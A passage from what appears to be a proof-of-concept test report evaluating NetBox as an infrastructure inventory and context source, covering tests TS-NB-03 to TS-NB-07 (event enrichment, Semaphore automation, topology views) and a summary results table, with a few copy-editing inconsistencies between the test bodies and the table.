Expected result: The expected result is that NetBox will make it possible to display and use the basic relationships between recorded objects and will provide an indicative overview of the technical context of the infrastructure. It is also expected that these relationships will be usable when working with the infrastructure context within the PoC.

Actual result: The expected result is that NetBox will make it possible to display and use the basic relationships between recorded objects and will provide an indicative overview of the technical context of the infrastructure. It is also expected that these relationships will be usable when working with the infrastructure context within the PoC.

Test evaluation: Met.

Based on the verification performed, it can be concluded that NetBox in the PoC environment enables basic navigation in the infrastructure context and provides usable relationships between recorded objects. The test confirmed that the system is suitable not only for recording but also for basic modelling of relationships relevant to the technical interpretation of the environment..

Findings and notes

Test TS-NB-03 verified only the relationships that were actually modelled and populated with data within the PoC. The result therefore confirms the functionality of working with relationships within the scope of the experimental solution, not the completeness of modelling of the entire infrastructure. It also became apparent that precisely this capability of NetBox is important for its use as a context tool in the broader PoC architecture.

Conclusion

The test demonstrated that NetBox in the PoC environment provides usable relationships between recorded objects and supports navigation in the infrastructure context. This confirmed its suitability as a supporting tool for further use when working with context data in the proposed solution.

8.4 TS-NB-04 Verification of the use of NetBox as a source of context for the PoC

Test identifier: TS-NB-04

Test name: Verification of the use of NetBox as a source of context for the PoC

Test type: Functional test

Test purpose: To verify whether NetBox can be used in the PoC environment as a source of infrastructure context when working with technical findings or security events.

Subject of verification: The subject of the test is the verification of the practical usability of the data recorded in NetBox when looking up context for a device, IP address, address space or network segment. The test focused on whether NetBox provides data that help to better understand the technical background of the analysed object or event. It was also verified whether this method of use is actually usable within the PoC, even though it may not yet be fully automated.

Initial state: NetBox is deployed and contains basic recorded data on selected infrastructure objects. In the PoC environment, there is a technical finding or security event to which a specific IP address, device or part of the infrastructure can be assigned. The user has access to NetBox and can search for relevant objects.

Test procedure:

1. A specific technical object or data item related to the event was selected, for example an IP address, device or network segment.
2. The corresponding object was searched for in the NetBox system.
3. The availability of basic data about the object was verified, for example the site, device, prefix, interface or related relationships.
4. It was assessed whether the data obtained provide usable infrastructure context for interpreting the analysed state.
5. It was verified whether this procedure can be carried out reliably within the PoC.

Expected result: The expected result is that NetBox will provide usable supplementary information about the selected infrastructure object and will make it possible to better understand the technical context of the analysed finding or event. It is also expected that, to this extent, the system will be usable as a supporting data source for the PoC solution.

Actual result: NetBox provided basic data about selected infrastructure objects, in particular about devices, address ranges and related relationships. These data could be used to look up the technical context and to find one's way around the analysed environment. The test confirmed that NetBox is usable as a supporting source of context, while at that stage this use was implemented mainly manually or in only a partially supported manner.

Test evaluation: Partially met.

Based on the verification performed, it can be concluded that NetBox in the PoC environment fulfils the role of a usable source of infrastructure context. The test confirmed its practical value in looking up data on objects and their relationships. At the same time, however, it became apparent that this method of use is not yet fully automated and its use is so far limited by the scope of the implemented integration links.

Findings and notes

Test TS-NB-04 confirmed that NetBox is usable in the PoC as a supporting tool for interpreting technical data and findings. Its contribution lies mainly in its ability to supplement the analysed object with an infrastructure view. A remaining limitation is the fact that the use of NetBox in this scenario does not yet take place as a fully automated enrichment flow, but predominantly as a manual or partially supported lookup of context.

Conclusion

The test demonstrated that NetBox is usable in the PoC environment as a source of infrastructure context. This confirmed its practical value in the proposed solution, although its full integration potential remains the subject of further development.

8.5 TS-NB-05 Verification of the automated integration of NetBox with Ansible Semaphore

Test identifier: TS-NB-05

Test name: Verification of the automated integration of NetBox with Semaphore

Test type: Integration test

Test purpose: To verify whether NetBox can be used in the PoC environment as a data source for automation tasks carried out by means of Semaphore and whether such an integration is usable when working with network devices.

Subject of verification: The subject of the test is the verification of the functional connection between NetBox and the Semaphore tool when obtaining data on recorded devices and their subsequent use in an automation process. The test focused on whether the data on devices kept in NetBox can be used as input for launching an automation task and whether it is possible to retrieve the configuration from the devices by means of Semaphore. It was also verified whether such a procedure creates a usable basis for further automation of infrastructure management within the PoC.

Initial state: NetBox is deployed and contains recorded network devices relevant to the PoC. The Semaphore tool, which serves as an interface for launching Ansible tasks, is deployed and available in the environment. Credentials, an automation project and a playbook intended for retrieving the configuration from the devices are prepared.

Test procedure:

1. The availability of NetBox and the correctness of the recorded data on the selected devices were verified.
2. The availability and readiness of the Semaphore environment for launching an automation task were verified.
3. Within the integration scenario, the device data from NetBox were used as input for the automation process.
4. The prepared playbook intended for communication with the devices was launched in Semaphore.
5. It was verified whether the configuration of the devices had been successfully retrieved from them.

6. It was assessed whether the outputs obtained correspond to the expected result and whether the integration scenario is usable within the PoC.

Expected result: The expected result is that the data on devices recorded in NetBox can be used in an automation scenario launched via Semaphore and that the result will be the successful retrieval of the configuration from the selected devices. It is also expected that the usability of NetBox as a data source for infrastructure management automation processes will be confirmed.

Actual result: The test verified that NetBox is usable as a source of device data for an automation scenario carried out by means of Semaphore. Based on the recorded data, it was possible to launch the prepared playbook and successfully retrieve the configuration from the selected devices. The integration thus confirmed the practical usability of NetBox in automated work with the network infrastructure within the scope of the PoC.

Test evaluation: Passed

Based on the verification performed, it can be concluded that the integration of NetBox with Semaphore was successfully demonstrated within the PoC. The test confirmed that the data recorded in NetBox can be used as input to automation tasks and that this approach is usable when retrieving the configuration from devices.

Findings and notes
Test TS-NB-05 confirmed the practical value of NetBox not only as a recording tool, but also as a data source for automation. The verified scenario focused on retrieving the configuration from devices, i.e. on a specific and technically relevant use case. A remaining limitation is that not all possible automation scenarios were developed within the PoC and the integration was verified on a limited range of tasks.

Conclusion
The test demonstrated that NetBox is usable in the PoC environment as a data source for automation processes implemented via Semaphore. This confirmed its practical usability in the automated management of infrastructure devices and created a basis for further extension of integration scenarios.

8.6 TS-NB-06 Verification of the use of NetBox in enriching an event with infrastructure context

Test identifier: TS-NB-06

Test name: Verification of the use of NetBox in enriching an event with infrastructure context

Test type: Integration test

Test purpose: To verify whether NetBox can be used in the PoC environment as a source of infrastructure context when analysing a technical or security event and whether the data obtained in this way help in its interpretation.

Subject of verification: The subject of the test is the verification of whether, based on a selected event identifier, in particular an IP address, device or network segment, relevant infrastructure data can be looked up in NetBox. The test focused on whether the system provides usable information about the asset, its location, addressing or relationships to other objects and whether this information extends the technical context of the analysed event. It was also verified whether such a procedure is usable within the PoC even without a fully automated integration flow.

Initial state: NetBox is deployed and contains basic recorded data on selected infrastructure objects. In the PoC environment, a technical or security event is available to which a specific IP address, device or part of the network can be assigned. The user has access to NetBox and can search for the corresponding recorded objects.

Test procedure:

1. A specific event or technical finding containing an identifier relevant to the infrastructure context was selected.
2. Based on the IP address, device or network segment, the corresponding object was searched for in NetBox.
3. The availability of basic data about the object was verified, in particular the site, device, address space or related relationships.
4. It was assessed whether the data obtained extend the technical context of the analysed event.
5. It was evaluated whether such a way of working is usable for the needs of the PoC solution.

Expected result:
The expected result is that NetBox will provide supplementary infrastructure information about the object related to the analysed event and will enable a better understanding of its technical context. It is also expected that the data obtained will be usable in further interpretation of the finding or in deciding on the next steps.

Actual result:
Within the test, it was possible to look up in NetBox basic data on the object related to the analysed event. The information obtained provided a supplementary view of the device, addressing or logical placement of the object in the infrastructure. It was confirmed that NetBox can be used in the PoC as a source of contextual data, while this use was implemented mainly manually or in a partially supported manner.

Test evaluation: Partially passed.

Based on the verification performed, it can be concluded that NetBox is usable in the PoC environment for enriching an event with infrastructure context. The test confirmed the practical value of the recorded data in interpreting technical or security findings. At the same time, however, it became apparent that this process is not yet part of a fully automated enrichment mechanism and its use is so far limited to manual or partially supported work.

Findings and notes
Test TS-NB-06 confirmed that NetBox is significant in the PoC as a supporting source of context that supplements the information obtained from the other parts of the solution. Its

benefit lies mainly in its ability to link technical findings with data on assets, addressing and the structure of the environment. A remaining limitation is that the use of NetBox in enrichment scenarios was not fully automated at this stage and depended on the extent of the populated data and the prepared relationships.

Conclusion
The test demonstrated that NetBox is usable in the PoC environment for enriching events with infrastructure context. This confirmed its practical value in the proposed solution, even though its full involvement in automated integration flows remains the subject of further research and testing.

8.7 TS-NB-07 Verification of the use of the NetBox topology view in the analysis of the infrastructure context

Test identifier: TS-NB-07

Test name: Verification of the use of the NetBox topology view in the analysis of the infrastructure context

Test type: Integration test

Test purpose: To verify whether the **NetBox Topology Views** plugin can be used in the PoC environment to display the relationships between selected infrastructure elements and whether such a view helps with orientation in the technical context of the solution.

Subject of verification: The subject of the test is the verification of the functionality of the topology view over the data recorded in NetBox. The test focused on whether the NetBox Topology Views plugin is able to display the mutual relationships of the recorded objects on their basis, and whether the view obtained in this way is usable in the analysis of the infrastructure context within the PoC. At the same time, it was verified whether the topology view can be used as a supporting tool for orientation in the environment and for interpreting the relationships between devices.

Initial state: NetBox is deployed and contains recorded infrastructure objects, including devices and their basic relationships. The NetBox Topology Views plugin is installed, activated and available in the system user interface. The inventory contains prepared data on which the topology view can be verified.

Test procedure:

1. The availability of the NetBox Topology Views plugin in the user interface was verified.
2. Recorded devices or objects suitable for the topology view were selected.
3. The topology view was launched over the selected objects.
4. It was verified whether the plugin correctly displays the relationships between devices or other relevant objects.
5. The clarity and usability of the relationships displayed in this way for navigating the infrastructure were assessed.

6. It was evaluated whether the topology view is usable as a supporting tool for the PoC solution.

Expected result:
The expected result is that the NetBox Topology Views plugin will be available and will make it possible to display topological relationships between selected objects recorded in NetBox. It is also expected that such a view will provide a usable perspective on the technical interrelations in the infrastructure and will support orientation in the PoC environment.

Actual result:
The NetBox Topology Views plugin was available and functional in the PoC environment. Based on the recorded data, it was possible to display topological relationships between selected infrastructure elements. The view provided a supplementary perspective on the interrelations between devices and supported orientation in the technical context of the environment. Within the scope of the prepared data, it was confirmed that the topology view is usable as a supporting tool when working with infrastructure context.

Test evaluation: Passed.

Based on the verification performed, it can be concluded that the NetBox Topology Views plugin was successfully used in the PoC environment to visualize the relationships between recorded objects. The test confirmed that the topology view extends the practical usability of NetBox and improves navigation in the infrastructure context of the solution.

Findings and notes
Test TS-NB-07 confirmed that the topology view is significant in the PoC mainly as a supporting visualization tool. Its benefit lies in better clarity of the relationships between objects and in easier orientation when analysing the environment. A remaining limitation is that the quality and completeness of the view depend directly on the extent and accuracy of the data recorded in NetBox.

Conclusion
The test demonstrated that the NetBox Topology Views plugin is functional in the PoC environment and usable in the analysis of infrastructure context. This confirmed its suitability as a complementary part of NetBox in the proposed solution.

8.8 Evaluation of the tests

Test	Area verified	Test type	Result	Status
TS-NB-01	Service deployment	Functional test	the service was successfully deployed	passed
TS-NB-02	Web interface	Functional test	available and functional	passed
TS-NB-03	Object recording	Functional test	basic objects created	passed
TS-NB-04	Context for the PoC	Functional test	usable mainly manually	partially passed
TS-NB-05	Automated integration	Integration test	functional	passed

TS-NB-06	Enrichment of an event with infrastructure context	Integration test	usable mainly manually or with partial support	partially passed
TS-NB-07	Topological view of relationships	Integration test	usable mainly manually or with partial support	passed